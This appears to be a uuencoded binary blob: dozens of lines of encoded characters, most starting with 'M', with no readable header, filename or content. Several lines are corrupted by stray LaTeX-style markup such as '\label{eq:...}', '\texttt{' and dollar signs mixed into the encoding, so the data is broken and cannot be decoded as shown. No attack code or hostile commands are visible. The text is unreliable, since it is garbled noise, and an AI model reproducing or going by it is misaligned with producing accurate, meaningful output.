M@84D<2U9TACO&7*KM_&\[U:I98OA>"_6;_`*,#7[5D6T,:,NG(2;557:,H", M6`H,/WXY%)>!BQ,D*<PM7KHZ8V!)@MJ+VHK-<RS\$5%@]HB26^TIVC]<5*E2* M-O44;UEJW>;Q)=]1'3U\$BQG\$GT9H6>W=:6QG"II@Z!%Y#@R(580@B>X`054W M>I'1ZY4+_PYI,_2)DN6"]DZ3/I!\#>('4S7VU%F+VA+/6*=1HPF&<IDU#51G $\label{eq:mc@2,10-cz="(i2uf^[u91f.i,42khn=A3[zfiw+=@RH8H00\%/Lnjw\=h>"49]) } \\$ $M@\#M/5M>10\&4;>:TDRK)YHWG>E*^U+:H25]]WU+X()1TZTI/$HGS*7&G[)C"F$ M[+O#*FK)HSMALXA9UN8Z'73_R-\$ZD,!A7##"9JKX!W?:!YK\$3,3/OTT)>NB-M@7*2VJ\$.MK)%`BK1H/:)*GOSR<]DVD#VY[OO\;B^ET'PC>O:\$HAU.MUSNQ'/ M,0-'V\$*X\\"1&IU3PX8%&EDJ%/.T9018?N/>RQ,R8*BFHNS,KVO5'SA_.]34 MKB!'):B\$9A&3G,]4;Z^0Q5+)(5/B=ZZPXQ1P7Q\<PI*0UO5*]0M0O,['^%9 M?*2JG "-'1>ESCM7JK4ZV74DZR\77\.,6N\$C']EP9E*=4FKI-;/2;IDD,-N9 M'6\$2S+/Q:D%=S%9#^/3%TB'7]?.T[#G.#!&RTWO\$`'P%?'.C1 D%U]?2M!CK MI&?8N.L8)^!JAP@/,GEBXE8I\$)M[XS1VS:<G]IC4\$\$+63B=0UKGK'K?TJC%B MR*E09W!;O"L=-MGBK:+*33C*V4>4GLT(Z_JJW[?[AU`>,9^3.7W]\$G7]5MQ7 M-JDU^O&YQ9K&N^MMD[YD'(%8S(X[./TIKY8E"ZJ7D!2).E.HSR7,U#I")\$!` MH>%EPF'P?L7X*^+F[F;A]OX,OE][\$,L#M^QKR@LK!W3T^YK^/UFCI(4/7;=T M9,<MVZ#/4]7WH1:Y+,#P_%EKN/=0:_/+_OTZXL/R`GDM^K6>B/+.%(K?FC!% MUGM)819;<:.>]Z;%\$WU7_B_99AZ%%.J(-O/<2@CWV1!YX3443SC:EH\$FLDDW $M/70-N(\#[<[8Z, 5]; X_?9=D2VJ+NI90$+WJE2ZK; A/ZF0: AV6WSYJOA; 7M]$ MY2SNN++P3VIT_W"<(A3URU%Z"G9&"]K][1_O8.>?#OU,D3)"*'D^P4>:]><D M]2K\$'RZX]W7XDM"[SQG>>,5<D>Q^')/7[Z?IM\J:UPQ6@+%0;E4U2QT<"Z%8 M"-9D4S-%E#*EN`^V-S?5Y1^_OI";,`SQF<\$@"\$\$H]T/F?K?IK!K5@N99(YN\$ MZ`T^&P9!!,WIO`IJ:YU31+3HI8.^AY9`'F2R41)V7^B7]"I+LTIY8L'O##<E $\texttt{M=L5C8)H04,?50]} > -6B&Z1^18U4;;60^H) \texttt{UFEB;YL} < \texttt{Z"'_} / \texttt{OIJ)} \texttt{T*D*\#0FK*}$ M.46 H6(C< M7Z # [/&E2\$UID&J4D< B&0-U5<\$N]\$QP!'!Y)P;RLI:X5 X-VM(<MMXDV17A<<2?\$%K/^KLF[@9_..L1SXISM[7R1\$!44N8.:>,1!FG.)`7FD+;&: MA*^Z73>MB\8(_&\$H/GF_\$D?NBCPT.6UU78CMZKB;EY_8?:W*\$0\$90/U]>GH1 M@B';<UX=06X"0#V=JQ]G6B?)R_A1@<2KHJ#>F&,-LJYI_;FUEEI=C%Q_N64P MB]K,[09RTV'YOUN<@KD.6X1&6)\#W?";G+H(`M&&>LX3-C3IEXZCP(\$^0G7>

M%'T"G*`+\$XG._:'+AH&D,K=S+OTQ)93&5@BR;\$Z^X.604Y]K,[</[NRR]+A3 M3PZU.##\4DH`-34R1"M"/M8E^5V\$0Q8(,J(!TB=L.4554K509]XIT'_+<EG8 MR@2:J?1C\$,+PCFPTS1C50[;*S>J#R9@NW]Y0VL+L*&)-;A=S44F'6AP&'E'\ MG11US^6H2UTZZ?A94!!LCPH2LX(9M%*"'L\$,,#`;%YO5^HT-IP'<.Q1``ZV-M2\$1;F3,@0%UTJK+X)%3?ZLD3HIT7Y;`X!J51N%"=2(LU&&6-^F;\$98&0Y)F2 MDMR3DXR40"DCS0\K?*;/X?^7ETC9HS<//5"\$).@VQ&D,TI8H\$\$@XJA`JC_9+ MX'D0A%EN+FE[9U3,2/@[NE-<Y9/:TII8[!O#N&!'D\\S%R'=M"C=Y.G0WT,O M>9EH, ^.^]?PX+:QE#([%6]<>X\/3WE6G3_H=I(QSWU0U/C>G7"_IF9*>CY^K M5?)2R\]V7E\$5+E?W5#][C252"G5JH,D&BJ0Y9?6Z?VE`TXTKW(XT'(?RV[ZC M[_J,_B?/8Z)@1R10%,C",4"8AAV69Z^QB[IIY6W^[*;,_'#IH;8S_49R#F'" M!; N#[RE'8>'TY!?"(NDK6H60MW[5^"-\=WI=\$'CU_B*@XB0`250%W?MDD\$XN $\label{eq:mwmwe7r/6} \\ \text{MWMW@7r/6} = \\ \text{1?C} \\ \text{G94} \\ \text{H<M<,>D} \\ \text{Y(^&_9,>GQ)} \\ \text{ZD@<83'J9_E8]} \\ \text{4/N5MC*P} \\ \text{`@} \\ \text{1.2} \\ \text{2.2} \\ \text{3.2} \\ \text{3.2}$ $M[#E7^F*<!!\$4+M_6_A_X-;^K;'7H>[7<[;=4EGV90X0E&1V(R!S>K-YC/;]]$ M<\=R<YGK)3/\?M1%39_[3)0^]66^=DU+Q_.6\FYLA"+8E(N27DG\$-E@AEH*B M'')K\$4#]) $!B/W_J7>Z=G&2P9Y-<M[/EJ[()3'^41H(S+H9\:SWL8/7QRA_KW6]$ M.R!27<P^A71;XQ4J,@PNR0'X8EM3(`7^:#H?O`Q++CRT)06G.B5^)H[' T-) MC3Y:+F/7_>+7;(5`Q,4,!M'<A1Q`=.**D2\$"J/.^?_)EGW05]O`T!&4E+UPG M?'O`\UOG(P*'B8BJA=_X;%8D5\$`LOPH`(&OOR;5&1@^W^8VSYA_BZ;,EZBIE $M4YMC>V"#'YV1!+22$+>QN,_(_A5[V@&&9?5G)3^8"]=.Z-$G1V3W?.KQ>9&4$ ME[(S?RG6/?[%YEPYETS]_`Q29GD\$.]>2CXKC-QD'^'Z`KQZGD8@<^00(V9N> M-=\:[BO`M`O,->NORN(1<.3QON(P%Y7>*4SOHGS*\$A.,L@A-Q3\LT.DF'645 MH7?]XV8J0:NWF-1^OVF7AG!'2#.N^#^&Q_3!,..BZUX_1/T,+(XZ\T?!+G0R $\label{eq:mwb} $$M`WB!'&M'': (BJR_\#/LVF4@(K`9SR3(E)&A(9I[YK\2QV6B2"*K3K1LS"G-!)) = (BJR_\#/LVF4@(K`9SR3(E)&A(9I[YK\2QV6B2"*K3K1LS"*G-!)) = (BJR_\#/LVF4@(K`9SR3(E)&A(9I[YK)*K1LS"*G-!)) = (BJR_\#/LVF4&A(9I[YK)*K1LS"*G-!)) = (BJR_\#/LVF4&A(9I(YK)*K1LS"*G-!)) = (BJR_\#/LVF4&A(9I(YK)*K1LS"*G-!)) = (BJR_\#/LVF4&A(9I(YK)*K1LS"*G-!)) = (BJR_\#/LVF4&A(9I(YK)*K1LS"*G-!)) = (BJR_\#/LVF4&A(9I(YK)*K1LS"*G-!)) = (BJR_\#/LVF4&A(9I($ M\$\$&AQT*<`9&U&A=*E>KELWSE;)>H11@2,?IU4>/_'TO[DUA!_T_])(W"P10 $MQ9?SR:@2/*9S'I(C4$R./D=AS;B>_KNP:&TO5H?T(SH40K9@].<U=$HG($ $M944@"6!CXF]52Q&W:LS8'S"+$"P)\)0>8.UB&1*D]9YG_4/\:\G=""."PC<L$ $M8UK_9N4H;4]R4>=U<M5M_/><M0Q&0/5R=Q, \H20:JAGV#!T?V#V*\2'G3T]=$ $\label{eq:mr-def} $$MR-$D.22*$O\JW8\#XB/Z3/O-4AU1?XD6\#Y"XZ78(57WKN"8?SAQ9X`_5285?&$ $MV6C7^406S4[/+F02$-#09;Z_&;WJ/'&G$*,Z_2&R+[O=]9@5]?P/^O^C9Q^T$ M8]M/#=98_`S9=TBHL8@^4DJ[9@YT><UIIU"H*T1!WS9Z3QG(S@8<U)V.&HK) MRSI\HBD]+()89\D!U(LJ&26?Y,Y[_=_#RC\6P&""5(,^3)15%P(-D+_!O3G^ M?OUF6U#?YVRU6AL>3G4)1OCFIIRROKU3\$/H))/G#("4E2\$J4S#^/];ZVDYVC M0(7%\NB7_C\$I&Y1#K-UK4+'210'NXEV3'FVE2[T5\RII.;DOR304K9'E05+\ MM+\YE?VOPWDEGJXE8[2QS?VJ(-??Z.@OS#40+^#=Y!XC42V?7`5ON[+L!X!-MO:3%[1YN;ARHS5SA>+A;C%1^)M>H\D^JRSS!6D[_U&OR:^M!4'"'27*MG/B M:PSH=:]JH\SMB6;]U^@;.^*R44I:J"WR+-RN4>ODH]-/N_;ID5]XW0-/[S;E $M4;CMV2O[W:T?9JH?EBP)S*[%^WTZ(NG33J^[EE;NQOIA*/N_7\4E7XV?=+N\]$ MZ-!82,&?PU\';S*M>2Q>(NV@_)K'42>HJ4WY6.I\3,XB#\$L[]5414^]:(+TD M&Y4B7\L6K"#)87LH;S=/>[B"9#NOY/>[X@;\!P5>5D'R"18@;42<HJX9V".% $MU]@/0LZ*GY"^AS?G7D\7SA2Z2=,M^D=U1L+L8Y76-`98P\!W;)&5V/CCTW$ $M*J'Y47E^8/Z;$ \$? $N=C*2N=JEH7\M('$9.^$H-0*$^8ZG&Q'$TAGEGE;/),G5)$ M!`">!'08'''SO:=:=A)TY9F^[_;U5V]:^S;NM""T0A3F_FW`C8L_2PR..&,9 MH!F4NKSRQQ6T8*5+E_.\N4=^/TM?F/);Z/^Q^3_2<XW?B\2823[*Z(]]P6C# MU6FN#1%K*8I!&KN'-_GG^3&FN*L]`[LXS)U;2U9(,\O!'?K+%B2-3R:CMS%(MA9':X/:W/HJ\10-UO2_D'.1=9UX-VSQXIBJ"T5\$^KA^R]*B#9-)LC\$\+S6-% M"+,.&<B4<41(:?E8F%GB`(K2_WQ9&%C1S9\$W]',D20GP(B.L&X`R-FD^=C\^ M31_Y2_`T,51LW#G&%YRE":WOK:.:VC.UYD^8W2/IKV6@6XM8JCK`G#*P7G5P M#2*=5?^S+8EC7V6X\UB:;<;)-NPH&-T2/#4IB13U\[1YWK@]A<3UO+ST<V?+ MKZ`H"SDD",P]V7I(<Y'A)V>VD)4(!H+K]4^R6_L'7;Y[S<7H#QMIW5V>2*RN $MD/9^54NCT)]/P5(**H*\>5J3)%193^'\A;?AB5Y,=<208MU`Y&^`GF+H*$R,$ $M4^01D$ >?'?,+=XA5#47\$,5'0%!+CC"-DY;X/0.'X*-2YX\5%@43,;FPY;@P&^ MG3N[^JNU^]O3SI4!A]I)I74#(3:U[QZUTCX[WBY2@I5KE<1.+U]!/<R?%UP8 $M%0\!T_[Y+Q+\NC/IE?DLY=*<;[[IR*_@(?J8<RU@D6;,2$S(%A>/2M];?M:]]$ M)E#6^B\F\X*96F']NFM'80OP\LR1LZ5I8\5]QOF(E';%1!B%3Q(>UIC IQMB $MU69!!($%?FRVQ#^R_5^+-,C-N!I)M9#Z*#346>_L[$NT38DH-2?)/H</,S^^$ $MNPYIQ["KDGL6_+*+FBQ_S?^LI/L"KA[:3]#+''[N+Q;-?QJ)E=?7\TB,=]I^*$ $M+\#=\&DW\&D-,90)2(8@C\&,6C\L>9D1X]7;1WQG[B5]K+J<4";4VTZ'[+Z,I7GW]$ M#;V2(*Y[1SR#M'Q]=EG#]]I,B(2=017V,->Y.QGFW>TL\TX^'_17NS`^>_#4 MN"9Y_4?5I^*VB\\<U-?]4\\6[-\\O/H64=8<./:X$2@62R@]7A9&_/U^&.3+R\\$ M5:5K\-65C7POZ-AA">\9PB#'I\&,\>)#"9:08@\$4;>SH0@%):)8L_7.PI7## $\texttt{M^F;AYCL<]*/GZXG.ND:'RF3FIM\#=,=HXVZI;_C.)H\$YXHCH;V>U7][9TA!B$

M/VV?<E3^JF4EU6LVBH6`Z]6F6^>CWGI56-+S7@>`";/U.ZC=W*BJ1B9,X,F8 M&;(*B2I-']K@9V-<UK>/TL56--KC<.*ZTS([.B4I(#'R%.1(B:P/PYBYCZ4W M6'!3-%)^T)\22>Y.X2@LH*U,ZGD@@6!>DSF)PLUC@009*29AR_<\$764<?9N/ M1-OPR%,:^YM21C?<JTQ)ZRF8V%^8]-,L>GPP+F:GTGIB#F35HLA<4B-WV.#" MW*S?)T<9U)M(TFDD9(21<2-,EL'L\$XN&DOK:FN*^:3;2HQG\$FQI'YC,>>P=M M?\:XN-:9M\=QNG9E=[5MT]%L6@)E24/@_*H//+)OI\$P=.YO[@YDIFGMX^Z?V MUGV!.<ZS][<\!',CDKS=\$M6J2QW.1-WBGQ.* WR2\]@>EL]4Z5#09D!7J8& $MDPYD3Y)U1$\#R-$H<_GXM7$MYW:;9#447+10X:;<YM_6^8UPXW\/2_!XIJ&16$ M8-HTF29'GL4VEC,20ES2`#B_F0*D2#S)3-7X=)\F?7Q;X)"^]01)MJ"P8/X" $M"(,_^C8#21->:(MI4/R<BKK2A(=6H327'5[3P]1;]5_+QR,1G^&MZ3Z>^1,($ M\$&ZXP\KIIA3H14J1>*-002F#!Y4-C#&@/M&*"\$52VNP]*B,<Y#3#(MU<<5C^ $M/Z-?\#_F?YOZ)LK\+U*!Y1,\#1C\>2[V;;K-ZPU-[W$]E2E"CR3,O0WXDD/LHU$ $MVJ^=&CX1#]>2*=_N*$L,ZLWYA8/5KY*2YX/=8F`4H![C,<IL&J#^-"8Y+O5]$ MC)1I[D8GHO4YPCAXTMZZ5UM]*Y]/+OC\1*\$?@K]G.0GAW>)VFI*W^=/`ZEC< M@OQ5<E_UO*AD/)\-#*+]1,B2.D5%\$?Z/\$@T\$!VR]63)`^200.FXR.*_;QV_K M/K<0?6"K@/1ND`\&J&3T6\$57]`UB'7WZ']SW5?K8_IX&.R9:R#>Y,RR[WC\[$M?PM71U@6L6`N)@/?R?7Q3R??S)<P\T(<$99:<]YS1G+#-M1C4C)$6,YN+!/N$ M?=/U/K8I+%YM-'_K:==T8TU>@7DPMIP.FEZ_1,RRUX#>@"H,YJFPR@4^G!OD M.R:@=S%"`6^K(W"[QX@?O&D#W\$/:)!.`#XZ>BP\$9Z)R%*<Q@WK%DV0<PD`,_ MM7P.Z#P^ILL`>62(*5MG`T%7UC,4(Y8T1-%,?PY;TO#*`!:M6G\$^VQM")-#(M&=K`8]A#Z+YOU)]Y*_UYK(][3VS:A!`UU79X^[N@6R7<_>Q65.67`Z>\$U_+ M/\$":&E"NZWYP_+_"]Q,DTUGB;&^`<F00AGJ4V;!/49F_<3U\$NM:!53_.5B!` $\verb|M&Z['5]OE:DA]"`1@2E*|OY+, ||K"_<&=-A>ZG$F4C\\O@5^R7=3;\\B62+_&<*$ M+'90M0N8&*CY%EG]T#+3N^]_1_>]>-&`/>\[)-N&I.`&&]CRW_Y,V82W95:, ME.;^C_4S2T/OYI_.+UJP9Q7MI#%H"(@.0!\$+\$!!<[*W:QQEPD#AR_(+*,W>[M^%Y+*^W_7Y*IA#=RDQ08;<\$(RW)1(+<'8@R\$PS^>I"L7B>MF:H.7/!:&Q_5* ML8D7&/B<X,<7RW3:]0D2:`@E<E]<TF2J\$P#@?**FP>3T+7]K8<1JS(+P+?^@ M6OP_:U106:.9`_LS_T/1G'[DPW!\QO"X\$#.\$/<IC'9X='\&F66,->4;,SB^U MP?KD05("@U#4J,8:2YX2TH_-S23__#E/SZ8/E"H\2>Z=7FQ>\@H/O5OT)!6/ $M@"B1$`-F(6D2LT-)\BEOO::5OZD+7Y"'@=W@^/&_4A'I6PCI4O>X,6063F&$$ M+8\$0>::J^1&6KX'[WP?0121_35'\^,*J:0-,\QC35+S3I7:4K3URF]E?W1\3 $M8"_6[68XPV?#Q]0?F65NV, <- \79W, 7*3AA+^]#DE$A5*0#'4*$AJ!)*)3IJS$ M=_][KZO5ZE;PVG>L8QQ&YW:&E,/*Z["::"\$3;-MZJ&@:K)'-Z@S6*&E32:EY $\label{eq:mky+G-XD0R5-QD} $$ MKY\#G-XD0R5-QD; ?\&L6-Y\$+JG+UWI\ZL,)D3J9\&N,CQ(P\$</8TYFDI9\$`,DD\$ $$$ $M7/(-)@YT6MGSM]3>=N&+0$A@*=:+WX>!Z68Z>OG3C9/S<7!;(8\=:^69<LX:$ M*!P%M\$?I*W3F2K=2VH4E<L6X.^6?7*R#&Y;TA9]".;5NK?3]"W^E<M%]Q4H" MJ4*D2T34<Y7(C&&7^M!0=WXUG5\$T\T4S>J;Y//^M PYOMJS:W:ZM5Y6HLV&\$ M?'.QFQWNHXZ^T&!?=_T(3ZC.TIHH>QHA:R*,X2QIBN(\IO`OH\PJ2<#*UDLW ML>#"I3@>I1TH='`-*/3XEKQ5=%1R52LI`R)C.\$T6"%>.;)D/X],>B6.(T3C* M%ME#9J&!GR#4)KY":K!@82\$GV_(&].P?"*<%7PE<5@MBX\$@T\$RLT8D1BE:LE M&R\$F'[\.N@M:BR3B4\$*6?4M(RY;]OX^4E5P`5<2^%2JE^=2*U\$L)\$P[;P_=? $M8:_J]Y:)YHK.(W$U@L*&=O*^7!A"I$8M\K3&W+*N93Z/7$W*:3Q5@*"=4*M$ M/GH&T1Q0)51?%?<K#8RJB0*%PC1I3`FBG\/Q:&@DE^?35S8[/]?L6@=*^R>R $\texttt{M4J6\&*Z?@[QA@=L/!0>QW3$1!'^('_3'Y00:L)Q\#:C]*\$+=Z_J*Y-^>$M]$=_ \\$ MZ\$<_^/4]Q`+P=V:,4%<#"2,YM8R\4]*9"8V_2EZ7IY8^I8CS4BGE%,*(.VJ(M>_6RL4I*:4.%>Q0;0B-O^SK^87X-YQAR9F,\?9&,'.>6WLSU^IUN1Y22+D*[M9SCXN:DG14JP\(+:J7L2T2(91I,PXN_7T;"J+V>>>7BZXWH;/D"&0LV\$U:^: $M(8@)@B<"(!N(J:-`FMVQ8M_S;W@S-4`B;_SAE:!(1[*O&:4HF6*B$ETL6FE()))$ M)J51^BIT,F8HM%:%8U.\W([59HANU6'S36K?@I4=>&,7R>)LT."\$<DE+X!.# M*C2'3K\$3XJS'05_1X?BP+ROE?I'_\$_*2<OS"^%^';Q#SNKAT/\$P<NFL.N_C2 M:67DCS(HJ@18=U=0>A?ZPG,>H4!.,S*,\$LZEO]Y>65BZGCW2I0P&\?"J\N,R MYX9."#*B`\$E:VR,OI>.9,&21:3!<P`:,Y44Q*--&OI,]ND/_'(JJ(M[0RN&N M!,&I)-@;=DEL*']#_\'8]6VQ[PH3-%DR'>";(7_%*OJW?L7.*J6M3/JKQ%`2 MC/C6W+=_]6C0*;5YC+.#HYUC_TQRZ/:GIYA=DWI+&OJG_!9A\O<BV9.B5L,V M;H5%Z+Z2V_H@P7W!#Z]'J\V+."Z=J=P5[&82L9!-COR_U`_V\'O9+_S+U%9[MD7\$;3';HFS>+:NJQ1?=7\$9\$M..-A2@,IX6<=YVU"CA"I1F.(+]"+"1=:_H-H MD]X+VLT?OMC/,[+O&_8H'-TYL6/6^A&7I"F6F:8N0DI%\'X.-OP8<=\>)N:\$ MY9<Q\K\XKQR:D590[<%L^2?]<CXBW\2[9+Q"1A)#2/&.@?D#0N(;CLI.2N:1 M`R*3"#)5[^[>N>*TGYEWF#6?)?0\#S-P+&O;NDRHLL.&@Y^RY?FV>1_6*7;H $M:S38(=Z>W3-NBU652_4CRJ@]RCW57D*248[;=C&T4)7FVSDGO(6K2K72P)),$

MUW)+@?E0:LY+8UN4_LAA[U:QS4*NK<3@?QTU_*>?H\^X+1OU!)C-J7YJ4;_($MTYJQ(,9^{<}S@*(YG4$X0XGRJ+/\F3&J63-"2-JBN6MW2Y[FHQCX[-J<*@:H$ M4CH-I28XA3HFT:\[THUDP5'D_E(+>84(PHF-2#[S))[\$^OU_W6U;)WYC.9[= M65G4+"\4KSA3YKRJV&;_DDAE3A2D\[C&#(-)5>%Z)8'@\&"\+F&YK)A7JQQ^ M!\ZAMTNYZ.:^AC*E9-8OG4U-_#3:1&7"-7\N^-PM<E.J.-\$)J"E(\$JB:@*_ MK>S];)]!WW9*O`P;@*,THHEEO#7?F4C0JO@6ZCWH[-!0,9D0"L<Q_.*4/3\$A M`7AUUD-<#:D(57WXWC?C^1>U/PH&/.MPL96!ZJIFU0V7:NT/-O7KLB@[3E Q M3JX51@6!+'(MG9,\3XD9**^FB8\9Z8(0Y7PT:Y[6%)0KY28:&YVD2;S<6T^K $MD6\%<_RO>IS^5?X/\SI\#+[/LZ;!O\#OW;U/"Y?4-MY7JB\]N=SHC\$PC[A:,&Z]$ $M(F3P3H:B%?[[#N#.S_#@[PH#@@N##I7E(KRZE%]N=Q5994B47&&-T01QJ\H8])$ MX'4]B.7@F?4-Z:)62U1JA6K4,_/[D0N9_1%JP);14:D%F!@_4SX9_TS;/&Y6 $M,,/): "7H0F31] + CD] + M' + VB7Q Z(.YB$T" IP80Q0\;)I_F = "LR.3] [K)N^&$ M]`1655:_-JR32,90?K%2H<Q429^2R))XC[C!4@2@CBO1\B>7^)77M'"\S&X[M, `U6YVUH'C*[_LV@G\$BG)"!())QA)ZJ]XNMRA]C>;R)^3, `NP2]:UF,IX'!9 M/\!MA+YM>+/X[T!)Y-`KW6#[LP+*APVQYX(U406X#7>H>F9&0GCH\$G@"E0CU MYNP = 0.XU =M)IDPN&7';L[1H1P'(B==.1:=*_H/3^1%[>'#[<ACX-?@])S9\$.(YT2X\$(="! $ME=";RX'A)(>BWWU\M^J'YSP=SL91D0L\&Z)\;@+U7X*O'F>_0R:YS@Q8-KV2\ME=";RX'A)(>BWWU\M^J'YSP=SL91D0L\&Z)\mbox{}$ $MOR_AY4650$9(/<\)UL)-9E<E[+")@4D:,CN^[_"_L!Z[ND`A65.QW;-E32J_$ M(;UVWL3*KTGQEDDI(,E)A:"[9HYTNV/=O<X9@13X(&@##%.E8=VEAB:1H9W= $\label{eq:mu3p} \texttt{MU3P} + \texttt{J} + \texttt{24T} - \texttt{Z"\&5`4'YB\&(+^T,>0FC} = = 4_ - <> "_\#LW - WRK < 7Q*1,R>0W] = @Z$ M&G-;(HT\$VUU??_L93S08(GXN#NG>&WX^""0M8NJ*J#\>ZJ%<JYJB!_,0'\$TI MXR7!IQ<2?@60L;L>U;=UQQ')<*D8/.E+#5SUQIC586@,U<S(\$"0'TM?Q-7?A $\label{local_mass} $$M^Y^F-7CDJ5]'-XRW<\$Y^]?NODQ>FGH*@WA(&FM@FB9!(0.;AP1`!8*GV4^*).$ MD_&^,Y?&YC>#]9PP+Q[`UFICQV]7:WW7S>8(!E_2M+^+>(-P;K(8'"?%]\$AX M/<Y6T3CZJ]?DV+V^T4XC@M)HR@_YGS..2#Y\992_D=*O"SPD//-\$?#+6<1"2 MRV+GU*NVUS;N="[[O5,K/MBM][!3!@BS]P9)1\(N87."N,![U1:LS\$3BJ8() $M/SGD\E=DU+7B(]Y^$-9;EG,:G7Y-4Y=$0S0V/Q'.W&V$+V<$Y@+,LWYK^N;$ M5_C)#(4!C"IV5RE;@C.K!5='L[_/CZ)'W4E#-^Y54!0?66IH:ODVSR&ZWU?7 MCTL@C3470U)RHFA(CCUL;LQ^XQ:3!LQW*!=4RRKBCN`603A7E6)K9;1831.I MVHPBDWV:WG@NK\$3KZJOD#+TK\)+X#H'4D",9+#(F.E\$7V3G!;M00G]="L04\$ MKI%7TQN%8,4V>VZ]O,\$/6^_X`P].2[TS<BCI4G+-W+=Y\9?%BT[5,[I6=T6C MTSC,,/&AFF:5/83%>'A^+;F.S-#&U4ZAC4I>:>R`XU>)TK.3+UU(WXJ.G2GU M][)7EDE]^S>%O4VZ=.->UG6FN\$V2KR4?403/Q\$Y5Q;(X;R2J7!ZGC1H7-&,! M4:G6[V&\$D!SLCP><M; `U3[UUPHZ8M2RB]#\-L(CQ5E9[H_2A0TE8\TVLJ-KA M?J%EURC2)E!\$#F(3[SJR(%LG(/`JUSF!1DH>86M(\$%A=62"925"AI!NID43Q M#0/".[]+@R^[+[WYC6QH;F`OQ5N'(@7K>*LBS'&187HEZ/&1)],20!)Y74*G M\$(\$"B#)_[,Y<`1CG*FOHYZFAX<&LR8FMT;*J=(R418/6T#AA])K;1F%7I&02 MUMHA0NS<-Z[ZKGWNRTS@3.1\F-+3E+7\N)"NUU\$-B?6\/?6[/CK^96Q;17BB $MD]W$\D4=M-_5DN+%9>*SM<A]](_H89LG^/CB"S?TKNU^B3Q4RZ<-E3QOCB/D4=M-_5DN+%9>*SM<A]]$ MF+G&&,D*6(#%S;<?P"?*+1IO*)K%&SO)8:LR]V1(?"IB 41SM5N,B]1;;^-F M%=R"J=/T#;7_ALR\CLR*5+*BDP'VP)B,M5&1)@`H,:6<=LP^8US&!?KGN+*/ M2*4*HR:1R/"&1UFK1;!5G1,8OM+I\$E%[_)U,`^<6'&6DQ-;0PZ\$YVSLGSXE6 $\texttt{M,5,G:*3(:6A*U"-.?[T,\$54G++:2*YB<C3ZF^=B`:><*AM:![(;SJ\$FCW\C:=B)))}$ $\texttt{M).J2/GVS"?DY.} \gt [.EE2GV\$/=T3U\&-U\&?[[ZB?-OMS?9TPS8Q*AE\#GGHH5\#\%]]) \texttt{M}. \texttt{M}.$ $\texttt{M:QIG2JK\&8QZ4E\&CE9\&\&,Y@G>;FWI:W3_\$R<_6X!!DWCE!L+\&[2J4L\FT\&"^6] }$ ME"P%E@YYM3=IUL^SPY/,\2J5\L/)Y_-`XH.:'.0\J=YGF#*+2*RYBQ]LVYIR M):QRM_0+D)KN@2!>N@E)6+RR\$5G_'\$OC:<5?_&1F0H()*IGGK0J9Q[>&__E> MJ*'G^UMF]#Y#[-#SOTSGNS"\<U2@/Z.KU'[\<7P@12CDS"R+4%S'M('!,@-` MY>CT:^SFMNM"+/GO1W_-9^9: [MQ-CV14>&APU7*11Q\$6[D<062Z\W>GF5Q& $M2*"-8\#UD*\I<N+&:L"<8"E0:"85/90RK//P,3%LRRX6]]\,?N;OW7[LDUZ=Q]$ $\texttt{MD8)IP=DT0RA\#M<B'.ZS`:;"N50/SVX} \underline{ B16Q,BK$Q/=+=Q2_91R=\WL0(_(B160,BK$Q/=++B160,BK$Q/=+B160,BK$Q/=++B160,BK$Q/=++B160,BK$Q/=++B160,BK$Q/=+B160,BK$Q/$ $MS_@K>08\#,[I\&7GV>PKY)Y]-+[(!9(5'U);%):!**?=8[7<0&HU!&?(^0_3I)]$ M8'*-S1E!`\$CEIPD(8EA/,..T[JFXEQEAHC*6OM93/631WB9UEF['\.G::UK($M580G2Z = 9RD@W)D<0"=EB)I7X%!0&.?JN%9=,,YZ<>\3TN)XK]O5L-F#=V[L]$ MFJQUN/L-\$G2]3`EDE<+5^OC2U%6;1(>I&6EG/J@84*-ZO9B@%`U+*,HP2G'& M<\`=ZS7XDW&7A:OD2_".TC\`]I@,HH3<2QJ"8]=@JICWT_E.8".L7NE[PR<2HY $M_{(,"P+RJ,R8)DV7/631@K<0H)N<ROP$VS#+4J9('0\'H?);%&PZD;D0D!UC]$ ${\tt MJVM(@OZS_CHGO-JD\backslash W1;S=SH\&"/`V,\backslash>;,W*PWX>T(T5,C!P477@V[HY>-1_V,\backslash>;)}$

M;B;>5G/\\$\3?95<BN2/B[T!;&51,<V,WP.NGI'=N;*QNHB`KL]G,Z8O.^VC; $MRYDH94>ZV; \ HBI; N: HQA^&LPY<6)F9+T-; \#9?9G7\ U2M'<(; (+"US9<AP]R=$ M6.60*S25EVRM:MO,27@8V\$PY8\LH#`U3#ZF_<>WL0>]\T<94ZY24O@M!9U)-M44N0Q\7"B&]3KI9FQ;\[/;O^AD&RNNO-CVR\$&VVXDZ:ES1,X9L.U%%../IIT $ME:K(\#^+X?C,^/\#-/VN0^5H[JW4U75\%Y2S'-X?OU46K*4.?K&$UV;_16/5\%Q$$ MZCE\$_UW;9M6RS'=;)>*:%5=]_J]^V=XZ)HPF(-PN@*:3<RX&N4'1-+L,UOWO M!3D'*-`+*4 AI\!MT= IV^OT9Y 2TW<Z9T\$.O.K3'>NIJ?MS!O4B#&K*F;Y& MY%1P)[E_F1H72)@\$9":[D@K`J'B^?N+E1;FW_VURB"7NKAR"ES63CQ_*^4'\$ MWTV9G3IRQ;E]ZQ%G\$&2IZ&I[?%.D<(*>?BXR>/DF*OOI3073Y/C1%MA9)+_S M;_W[7NS'%FJ_%6/_WF`@M&R>Z7?N*M0-\$.86+7]_N#64;495[/+.@OP?41YV MUVW*%1/YG54;8X!)R^U_C/]QVH+KJ5<%KWQ^&CW8%'75-!A1K2)R4;\$O#+)Z MINUO@Y)]13JZW*]0)[V>OS%&,26*\$6LP-N\QF]&]',[UZ7QC2,<.XZ(<??/ $M[K-'R>6.-(_\'OMC\/=/_J8OP+&R<C$X('U_J; \#^<\$.GU?E??+*HY/<:R"H)$ MK(^&YCRZJ%2SS#`7#R7'OO?PHOR/>&89.*'WW30`"H@\$.6]Z>!&85!V.@E;U MV12?AU7H<"#-2KE&B""'A28._]/RNFDW>=U!H\$0@0B\$0BAHEM5N;L.6K`O%G M;PH2`")@X+O?(.TF([*5M[SKRUI]:O]=%]:UNZW2ZR+S_?<ZZN?V,UP*2!'Y M3X,!?]_P_D34/`]K^*J"\V^=]B2_FKF]_'O9S>]X(O)3^(T%6L33+,QF5"VC MP,>]%;U^I'Q_P+IUE-)9HGU&Y1ET#&!?PDP0ZB\$OQ\&JBII<WL:+NIT\5/O/ M#V>E@'O5K&U3!/)<AO'!O<B3FMK_U:M.JCUF&Y`^N*&5P2+(8O30K=)5\Y)0 $M1WJ=1_=U, %ZIZ1NV2/%B7=&, 